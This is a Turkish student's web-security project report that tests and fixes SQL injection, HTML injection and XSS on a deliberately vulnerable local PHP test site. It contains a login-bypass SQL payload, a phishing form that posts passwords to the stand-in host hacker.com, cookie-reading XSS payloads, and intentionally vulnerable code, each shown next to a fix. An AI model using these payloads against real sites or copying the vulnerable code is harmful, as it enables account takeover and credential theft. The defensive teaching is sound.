

Web Güvenliđi & Güvenli Kodlama

SQL Injection · HTML Injection · XSS

Zafer BÜYÜKYAVUZ

Öğrenci No: 240525001

Adli Bilişim Mühendisliđi — 2. Sınıf Öğrencisi



Proje Özeti

Sitede Bulunan Zafiyetler

SQL Injection

2 Adet

Authentication Bypass
& Blind SQLi

HTML Injection

1 Adet

Phishing
Senaryosu

Reflected XSS

1 Adet

URL Parametresi
Üzerinden

Stored XSS

1 Adet

En Tehlikeli
Kalıcı Tehdit

Uygulanan Güvenlik Çözümleri

✓ Prepared Statements (Parametrik Sorgular) ✓ htmlspecialchars() ile Output Encoding ✓ Input Sanitization

① SQL Injection — Teknik Analiz

ZAFİYETLİ ALAN

Zafiyetli sayfa: login.php

Güvenli sayfa: login_guvenli.php

Parametre: usnm (Kullanıcı Adı) & psw (Parola)

EXPLOIT / PAYLOAD

Kullanıcı adı: admin' OR '1'='1'
Parola: (herhangi bir şey)

PAYLOAD NE YAPIYOR?

WHERE koşulu username='admin' OR '1'='1' şekline döner. '1'='1' her zaman TRUE olduğu için koşul daima sağlanır. Parola kontrolü mantıksal olarak by-pass edilir ve sorgu ilk kullanıcıyı (admin) döndürerek yetkisiz giriş sağlar.

✗ ZAFİYETLİ KAYNAK KOD (login.php)

```
$sorgu = "SELECT * FROM kullanicilar  
WHERE username='$username'  
AND password='$password';  
  
$sonuc = $conn->query($sorgu);
```

→ Girdi hiç kontrol edilmeden doğrudan sorguya ekleniyor (string birleştirme).

✓ GÜVENLİ KOD (login_guvenli.php)

```
$stmt = $conn->prepare("SELECT * FROM  
kullanicilar WHERE username=?  
AND password=?");  
$stmt->bind_param("ss", $username, $password);  
$stmt->execute();
```

① SQL Injection — Kanıt: Saldırı Anı

Zafiyetli giriş ekranı — Payload: admin' OR '1'='1

Sisteme Giriş (Zafiyetli)

admin' OR '1'='1

.....


Giriş Yap

[Hesabın yok mu? Kayıt Ol](#)

[Güvenli Giriş Ekranına Git](#) 🔒

Kullanıcı adı alanına SQL Injection payload'ı girildi. Parola alanına rastgele bir değer yazıldı.

① SQL Injection — Kanıt: Sisteme Sızma



Sonuç: Parola bilinmeden, yalnızca payload ile admin paneline erişildi. "YÖNETİCİ YETKİLERİYLE GİRİŞ YAPILDI" uyarısı tüm sistem erişiminin açıldığını gösterir.

② HTML Injection (Phishing) — Teknik Analiz

ZAFİYETLİ ALAN

Sayfa: zafiyetli.php — Modül 1

Parametre: html_mesaj (Mesaj textarea)

EXPLOIT / PAYLOAD

```
<h1>Sistem Hatası!</h1>
<form action="http://hacker.com">
<input type="password" name="sifre">
<button>Şifreni Doğrula</button></form>
```

PAYLOAD NE YAPIYOR?

Girdi HTML olarak yorumlanır ve sayfaya sahte bir giriş formu enjekte edilir. Kullanıcı bu sahte formu gerçek sanıp şifresini girer; veri saldırganın sunucusuna (hacker.com) gönderilir. Bu klasik bir Phishing senaryosudur.

✗ ZAFİYETLİ KAYNAK KOD (zafiyetli.php)

```
<p><strong>Mesajınız:</strong>
  <?php echo $html_mesaj; ?></p>
```

→ Girdi hiç filtelenmeden ekrana basılıyor. Tarayıcı bunu kod olarak işliyor.

✓ GÜVENLİ KOD (htmlspecialchars)

```
$html_mesaj = htmlspecialchars(
  $_POST['html_mesaj'],
  ENT_QUOTES, 'UTF-8');
```

→ < > " ' karakterleri zararsız HTML varlıklarına dönüştürülür; etiketler metin olarak görünür.

② HTML Injection — Kanıt: Saldırı & Sonuç

① Sahte Giriş Formu Enjekte Edildi

Web Güvenliği Test Ortamı

AnasayfaZafiyetli UygulamalarGüvenli Kodlar

1. HTML Injection (Phishing Senaryosu)

Senaryo: Kullanıcıların teknik destek için bildirim bıraktığı bu alanda hiçbir filtreleme yoktur. Saldırgan bu alana sahte bir giriş formu (phishing) veya sayfayı bozan iframe etiketleri yerleştirebilir.

Merhaba bilahale konuda destek almak istiyorum, yardımcı olabilir misiniz?

<!-- Sistem Hatası!</!>-->form action="http://hacker.com"><input type="password" name="sifre"><button>Şifreni Doğrula</button></form>

Bildirim Gönder

Sistem Yanıtı:

Gönderen: asdsad

Mesajınız: asdsad

2. Reflected XSS (Anlık Yansımaya)

Senaryo: Sitedeki Google'ın arama motoru. Kullanıcının URL'deki parametreye (GET) yazdığı değer anında sayfaya basılır. Kurban bu URL'e tıkladığında zararlı JavaScript kodu kendi tarayıcısında çalışır.

② Payload Girişi (HTML form kodu)

Web Güvenliği Test Ortamı

AnasayfaZafiyetli UygulamalarGüvenli Kodlar

1. HTML Injection (Phishing Senaryosu)

Senaryo: Kullanıcıların teknik destek için bildirim bıraktığı bu alanda hiçbir filtreleme yoktur. Saldırgan bu alana sahte bir giriş formu (phishing) veya sayfayı bozan iframe etiketleri yerleştirebilir.

Merhaba bilahale konuda destek almak istiyorum, yardımcı olabilir misiniz?

<!-- Sistem Hatası!</!>-->form action="http://hacker.com"><input type="password" name="sifre"><button>Şifreni Doğrula</button></form>

Bildirim Gönder

Sistem Yanıtı:

Gönderen:

Mesajınız:

Sistem Hatası!

Şifreni Doğrula

2. Reflected XSS (Anlık Yansımaya)

③ Reflected XSS — Teknik Analiz

ZAFİYETLİ ALAN

Sayfa: zafiyetli.php — Modül 2

Parametre: search (GET — URL üzerinden)

EXPLOIT / PAYLOAD

```
<script>alert("Oturum Bilgisi  
Çalındı: " + document.cookie);  
</script>
```

PAYLOAD NE YAPIYOR?

URL'deki ?search= parametresine yazılan JavaScript anında sayfaya yansır ve kurbanın tarayıcısında çalışır. document.cookie ile oturum (PHPSESSID) bilgisi okunup saldırgana gönderilebilir → Session Hijacking. Kurban yalnızca zararlı linke tıklayarak mağdur olur.

✗ ZAFİYETLİ KAYNAK KOD (zafiyetli.php)

```
// Modül 2 çıktısı:  
<p>Aradığınız kelime:  
    <strong><?php echo $xss_arama; ?>  
    </strong></p>
```

→ GET parametresi filtresiz yansıtılıyor (reflected).


✓ GÜVENLİ KOD (htmlspecialchars)

```
$xss_arama = htmlspecialchars(  
    $_GET['search'],  
    ENT_QUOTES, 'UTF-8');
```

→ <script> etiketi metne dönüşür; tarayıcı çalıştıramaz.

③ Reflected XSS — Kanıt: Cookie Çalınması

① Script Payload Girişi



2. Reflected XSS (Anlık Yansıma)

Senaryo: Sitedeki ürün/şerik arama motoru. Kullanıcının URL'deki parametreye (GET) yazdığı değer anında sayfaya basılır. Kurban bu URL'e baktığında zararlı JavaScript kodu kendi tarayıcısında çalışır.

Arama Yap

3. Stored XSS (Kalıcı Tehdit)

Senaryo: Ziyaretçi Dettiri. Buraya yazılan yorumlar doğrudan veritabanına (mesajlar tablosuna) kaydedilir. Sayfaya girin herkes bu zararlı kodu otomatik olarak çalıştırır ve session/cookie bilgilerini çalınabilir.

Yorumu Veritabanına Kaydet

Veritabanındaki Son Yorumlar:


Yorum ID [6]:
deneme

Yorum ID [5]:
deneme

Yorum ID [4]:
deneme

Yorum ID [3]:
asdasda

② Oturum Bilgisi (PHPSESSID) Çalındı



④ Stored XSS (En Tehlikeli) — Teknik Analiz

ZAFİYETLİ ALAN

Sayfa: zafiyetli.php — Modül 3

Parametre: yorum (POST → veritabanına kayıt)

EXPLOIT / PAYLOAD

```
<script>document.body.style.  
  backgroundColor='black';  
  alert('SİSTEM ELE GEÇİRİLDİ!');</script>
```

PAYLOAD NE YAPIYOR?

Zararlı kod doğrudan veritabanına (mesajlar tablosu) KALICI olarak kaydedilir. Sayfayı açan HER kullanıcının tarayıcısında otomatik çalışır. Reflected XSS'ten farkı: tek mağdur değil, tüm ziyaretçiler etkilenir. Bu yüzden en tehlikeli XSS türüdür.

✗ ZAFİYETLİ KAYNAK KOD (zafiyetli.php)

```
// DB'ye filtresiz kayıt:  
$conn->query("INSERT INTO mesajlar  
  (icerik) VALUES ('$xss_yorum')");  
  
// DB'den filtresiz okuma:  
echo $row['icerik'];
```

✓ GÜVENLİ KOD (Prepared + Encoding)

```
// Yazarken Prepared Statement:  
$stmt = $conn->prepare("INSERT INTO  
  mesajlar (icerik) VALUES (?)");  
$stmt->bind_param("s", $xss_yorum);  
// Okurken Output Encoding:  
echo htmlspecialchars($row['icerik'],  
  ENT_QUOTES, 'UTF-8');
```

④ Stored XSS — Kanıt: Payload DB'ye Yazıldı

Zararlı kod veritabanına kaydedildi — kalıcı tehdit!

3. Stored XSS (Kalıcı Tehdit)

Senaryo: Ziyaretçi Defteri. Buraya yazılan yorumlar doğrudan veritabanına (mesajlar tablosuna) kaydedilir. Sayfaya giren **herkes** bu zararlı kodu otomatik olarak çalıştırır ve session/cookie bilgilerini çalırabilir.

```
<script>document.body.style.backgroundColor = "black"; alert("SİSTEM ELE GEÇİRİLDİ!");</script>
```

Yorumu Veritabanına Kaydet

Veritabanındaki Son Yorumlar:

Yorum ID [7]:

Yorum ID [6]:
deneme

Yorum ID [5]:
deneme


Yorum ID [4]:
deneme

Yorum ID [3]:
asdasda

Yorum ID [2]:
<script>alert(1)</script>

Yorum ID [1]:
<script>alert(1)</script>

④ Stored XSS — Kanıt: SİSTEM ELE GEÇİRİLDİ



Kalıcı XSS: Kod DB'de saklandığı için sayfayı açan tüm kullanıcılarda tekrar tekrar çalışır.

Güvenli Sürüm — SQL Injection Koruması

Aynı payload girildi → SQL Injection Engellendi!

Sisteme Giriş (Güvenli)

Hatalı kullanıcı adı veya parola! (SQL Injection Engellendi)

admin' OR '1'='1

●●●●●●●●●●

Güvenli Giriş Yap

[Hesabın yok mu? Kayıt Ol](#)

Zafiyetli Giriş Ekranına Dön ⚠

login_guvenli.php sayfasında Prepared Statement kullanıldığı için admin' OR '1'='1 payload'ı çalışmaz; sistem girişi reddeder.

Güvenli Sürüm — HTML Injection Koruması

① Aynı zararlı payload girildi

Web Güvenliği Test Ortamı (Güvenli Sürüm)

AnasayfaZafiyetli UygulamalarGüvenli Kodlar

1. HTML Injection (Phishing Koruması)

Çözüm Yöntemi: `htmlSpecialChars()` fonksiyonu kullanarak kullanıcıdan gelen tüm etiketler (örneğin `<form>` veya `<iframe>`) zararsız metinlere dönüştürüldü.

Merhaba blablalba konuda destek almak istiyorum. yardımcı olabilir misiniz?
 <h1> Sistem Hatası!</h1><form action='http://hacker.com'><input type='password' name='sifre'><button> Şifreni Doğrula</button></form>

Bildirim Gönder

2. Reflected XSS (Girdi Temizleme)

Çözüm Yöntemi: URL üzerinden gelen (GET) arama verisi, sayfaya yazdırılmadan önce `ENT_QUOTES` parametresiyle birlikte maskelendi. Script etiketleri engellendi.

Arama Yap

② Kod ÇALIŞMADI — düz metin olarak görüldü

Web Güvenliği Test Ortamı (Güvenli Sürüm)

AnasayfaZafiyetli UygulamalarGüvenli Kodlar

1. HTML Injection (Phishing Koruması)

Çözüm Yöntemi: `htmlSpecialChars()` fonksiyonu kullanarak kullanıcıdan gelen tüm etiketler (örneğin `<form>` veya `<iframe>`) zararsız metinlere dönüştürüldü.

Destek almak istediğim konuyu yazın...

Bildirim Gönder

2. Reflected XSS (Girdi Temizleme)

Sistem Yanıtı:
Gönderen: Zafer Büyükyavuz
Mesajınız: Merhaba blablalba konuda destek almak istiyorum. yardımcı olabilir misiniz? <h1> Sistem Hatası!</h1><form action='http://hacker.com'><input type='password' name='sifre'><button> Şifreni Doğrula</button></form>

Çözüm Yöntemi: URL üzerinden gelen (GET) arama verisi, sayfaya yazdırılmadan önce `ENT_QUOTES` parametresiyle birlikte maskelendi. Script etiketleri engellendi.

Güvenli Sürüm — Reflected XSS Koruması

① XSS payload girildi

localhost

Bildirim Gönder

Sistem Yanıtı:

Gönderen: Zafer Büyükyavuz

Mesajınız: Merhaba blablalba konuda destek almak istiyorum. yardımcı olabilir misiniz? <h1> Sistem Hatası!</h1> <form action="http://hacker.com"><input type="password" name="sifre"><button Şifreni Doğrula</button></form>

2. Reflected XSS (Girdi Temizleme)

Çözüm Yöntemi: URL üzerinden gelen (GET) arama verisi, sayfaya yazdırılmadan önce ENT_QUOTES parametresiyle birlikte maskelendi. Script etiketleri engellendi.

<script>alert("Oturum Bilgisi Çaldı: " + document.cookie)</script>

Arama Yap

3. Stored XSS (Prepared Statement & Çıktı Maskeleye)

Çözüm Yöntemi: Veri tabanına kayıt yapılırken Prepared Statements kullanıldı. Ayrıca veritabanından çekilen veri ekrana basılırken tekrar htmlspecialchars() işleminden geçirildi.

Ziyaretçi defterine kalıcı bir yorum bırakın...

② Alert çalışmadı — kod maskelendi

localhost

Bildirim Gönder

Detek almak istediğiniz konuyu yazın...

Bildirim Gönder

2. Reflected XSS (Girdi Temizleme)

Çözüm Yöntemi: URL üzerinden gelen (GET) arama verisi, sayfaya yazdırılmadan önce ENT_QUOTES parametresiyle birlikte maskelendi. Script etiketleri engellendi.

Statide ne aramak istersiniz?

Arama Yap

Aradığınız kelime: <script>alert("Oturum Bilgisi Çaldı: " + document.cookie);</script>

Sistemde bu terimle eşleşen bir sonuç bulunamadı.


3. Stored XSS (Prepared Statement & Çıktı Maskeleye)

Çözüm Yöntemi: Veri tabanına kayıt yapılırken Prepared Statements kullanıldı. Ayrıca veritabanından çekilen veri ekrana basılırken tekrar htmlspecialchars() işleminden geçirildi.

Ziyaretçi defterine kalıcı bir yorum bırakın...

Güvenli Sürüm — Stored XSS Koruması

① Payload girildi



3. Stored XSS (Prepared Statement & Çıktı Maskeleye)

Çözüm Yöntemi: Veri tabanına kayıt yapılırken Prepared Statements kullanıldı. Ayrıca veritabanından çekilen veri ekrana basılırken tekrar htmlspecialchars() işleminden geçirildi.

`<script> document.body.style.backgroundColor = "black"; alert("SİSTEM ELE GEÇİRİLDİ!");</script>`

Yorumu Güvenli Kaydet

Veritabanındaki Son Yorumlar:

Yorum ID [8]:
<script>document.body.style.backgroundColor = "black"; alert("SİSTEM ELE GEÇİRİLDİ!");</script>

Yorum ID [7]:
<script>document.body.style.backgroundColor = "black"; alert("SİSTEM ELE GEÇİRİLDİ!");</script>

Yorum ID [6]:
deneme

Yorum ID [5]:
deneme


Yorum ID [4]:
deneme

Yorum ID [3]:
asdasda

Yorum ID [2]:
<script>alert(1)</script>

Yorum ID [1]:

② DB'den güvenli çıktı — maskelendi



3. Stored XSS (Prepared Statement & Çıktı Maskeleye)

Çözüm Yöntemi: Veri tabanına kayıt yapılırken Prepared Statements kullanıldı. Ayrıca veritabanından çekilen veri ekrana basılırken tekrar htmlspecialchars() işleminden geçirildi.

Yorumu Güvenli Kaydet

Veritabanındaki Son Yorumlar:

Yorum ID [9]:
<script> document.body.style.backgroundColor = "black"; alert("SİSTEM ELE GEÇİRİLDİ!");</script>

Yorum ID [8]:
<script>document.body.style.backgroundColor = "black"; alert("SİSTEM ELE GEÇİRİLDİ!");</script>

Yorum ID [7]:
<script>document.body.style.backgroundColor = "black"; alert("SİSTEM ELE GEÇİRİLDİ!");</script>

Yorum ID [6]:
deneme

Yorum ID [5]:
deneme

Yorum ID [4]:
deneme

Yorum ID [3]:
asdasda

Yorum ID [2]:
<script>alert(1)</script>

Yorum ID [1]:

Kod Karşılaştırması — SQL Injection Çözümü

✗ ZAFİYETLİ KOD (login.php)

```
$sorgu = "SELECT * FROM kullanicilar  
WHERE username='$username'  
AND password='$password'";  
  
$sonuc = $conn->query($sorgu);
```

Girdi doğrudan sorguya ekleniyor → Bypass mümkün

✓ GÜVENLİ KOD (login_guvenli.php)

```
$stmt = $conn->prepare(  
    "SELECT * FROM kullanicilar  
    WHERE username=?  
    AND password=?");  
$stmt->bind_param("ss", $username,  
    $password);  
$stmt->execute();
```

Girdi komut değil, düz metin olarak işlenir → Güvenli

Nasıl çalışır? Prepared Statement, SQL sorgusunun yapısını (?) yer tutucularıyla önce derler. Kullanıcı girdisi bind_param() ile sonradan ve ayrı bir kanaldan eklenir. Bu sayede girdi içindeki ' OR '1'='1 gibi ifadeler asla SQL komutu olarak yorumlanamaz; yalnızca aranan bir metin değeri olarak ele alınır.

Kod Karşılaştırması — XSS & HTML Injection Çözümü

✗ ZAFİYETLİ KOD

```
// Filtresiz çıktı — XSS Açığı!  
<?php echo $html_mesaj; ?>  
  
// DB'ye filtersiz yazma  
